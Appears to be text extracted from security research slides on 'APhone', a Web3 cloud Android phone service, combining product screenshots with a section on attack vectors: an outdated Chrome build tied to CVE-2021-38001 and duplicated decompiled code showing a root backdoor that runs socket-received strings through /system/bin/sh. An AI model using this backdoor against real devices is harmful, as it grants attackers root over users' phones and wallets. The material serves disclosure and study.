



THE FIRST WEB3 CLOUD PHONE

APhone: Decentralized Smartphone

- ❖ A Virtual Smartphone Service (Android)
- ❖ Leverages underlying **DePIN** for essential GPU/CPU
- ❖ Accessible Anywhere (Browser as Client, Dedicated Mobile App)
- ❖ For Professionals (secure remote work), Gamers (lag-free & high-performance) and Web3 Farmers (multi-wallet airdrop)


APhone





Home

APhone 



Device ID

1809664516849336322

Restart 

Copy 

Server Region

Los Angeles - B


Duration

353d 06h 19m

• Running

Add Time

Launch




Tools




WeChat



YouTube



TikTok




Discord



Telegram



X




F-Droid





Status



Terminal Emula...




Termux



Home


APhone 



Device ID

1809664516849336322

Restart 

Copy 

Server Region

Los Angeles - B

Duration

353d 06h 19m

• Running

Add Time

Launch



Recommended for you



DOUBLE



Double Protocol
Rental Protocol for Utility NFTs

Open

Hot Ranking



Phantom
The friendly crypto wallet for tokens, NFTs, ...

Install



Metamask
Finance

Install



Binance
Finance

Install



OKX
Finance

Install

Key Weaknesses & Attack Vectors

- ❖ Outdated Software Stack
- ❖ Android 10 / Kernel 5.10.110 / **Chrome 87.0.4280.101**
- ❖ Vulnerable to Public Exploits (1-day), e.g., CVE-2021-38001
- ❖ Built-in Root Mechanism (Backdoor)
- ❖ `/system/xbin/super_init_sh_guard`

```
private LocalSocket create_mount_script_socket() {
    LocalSocket localSocket = new LocalSocket(2);
    localSocket.connect(new LocalSocketAddress("mount_script_socket", ABSTRACT));
    return localSocket;
}
public Void doInBackground(String... strArr) {
    String str = "/data/system/script_" + System.currentTimeMillis() + "_" + this.py + ".sh";
    if (!Utils.CommonUtils.createAndWriteFile(str, this.command, true, true, true)) {
        l("Unable to write command to script file.", str);
        return null;
    }
    LocalSocket localSocket = this.mount_script_socket;
    . . .
    OutputStream outputStream = this.mount_script_socket.getOutputStream();
    String str2 = str + "\u0000";
    outputStream.write(str2.getBytes());
    outputStream.flush();
    . . .
}
```

/system/framework/services.jar

```
__int64 __fastcall pthread_handle_message(int fd)
{
    memset(buffer, 0, sizeof(buffer));
    . . .
    v3 = recvfrom(fd, &buffer[v2], 512 - v2, 0, OLL, OLL);
    snprintf(command, v4, v5, v6, "/system/bin/sh", buffer);
    v11 = popen(command, "r");
}
```

/system/xbin/super_init_sh_guard

```
private LocalSocket create_mount_script_socket() {
    LocalSocket localSocket = new LocalSocket(2);
    localSocket.connect(new LocalSocketAddress("mount_script_socket", ABSTRACT));
    return localSocket;
}
public Void doInBackground(String... strArr) {
    String str = "/data/system/script_" + System.currentTimeMillis() + "_" + this.py + ".sh";
    if (!Utils.CommonUtils.createAndWriteFile(str, this.command, true, true, true)) {
        l("Unable to write command to script file.", str);
        return null;
    }
    LocalSocket localSocket = this.mount_script_socket;
    . . .
    OutputStream outputStream = this.mount_script_socket.getOutputStream();
    String str2 = str + "\u0000";
    outputStream.write(str2.getBytes());
    outputStream.flush();
    . . .
}
```

/system/framework/services.jar

```
__int64 __fastcall pthread_handle_message(int fd)
{
    memset(buffer, 0, sizeof(buffer));
    . . .
    v3 = recvfrom(fd, &buffer[v2], 512 - v2, 0, OLL, OLL);
    snprintf(command, v4, v5, v6, "/system/bin/sh", buffer);
    v11 = popen(command, "r");
}
```

/system/xbin/super_init_sh_guard

Key Weaknesses & Attack Vectors

A screenshot of a terminal window titled "Window 1". The window contains the following text:

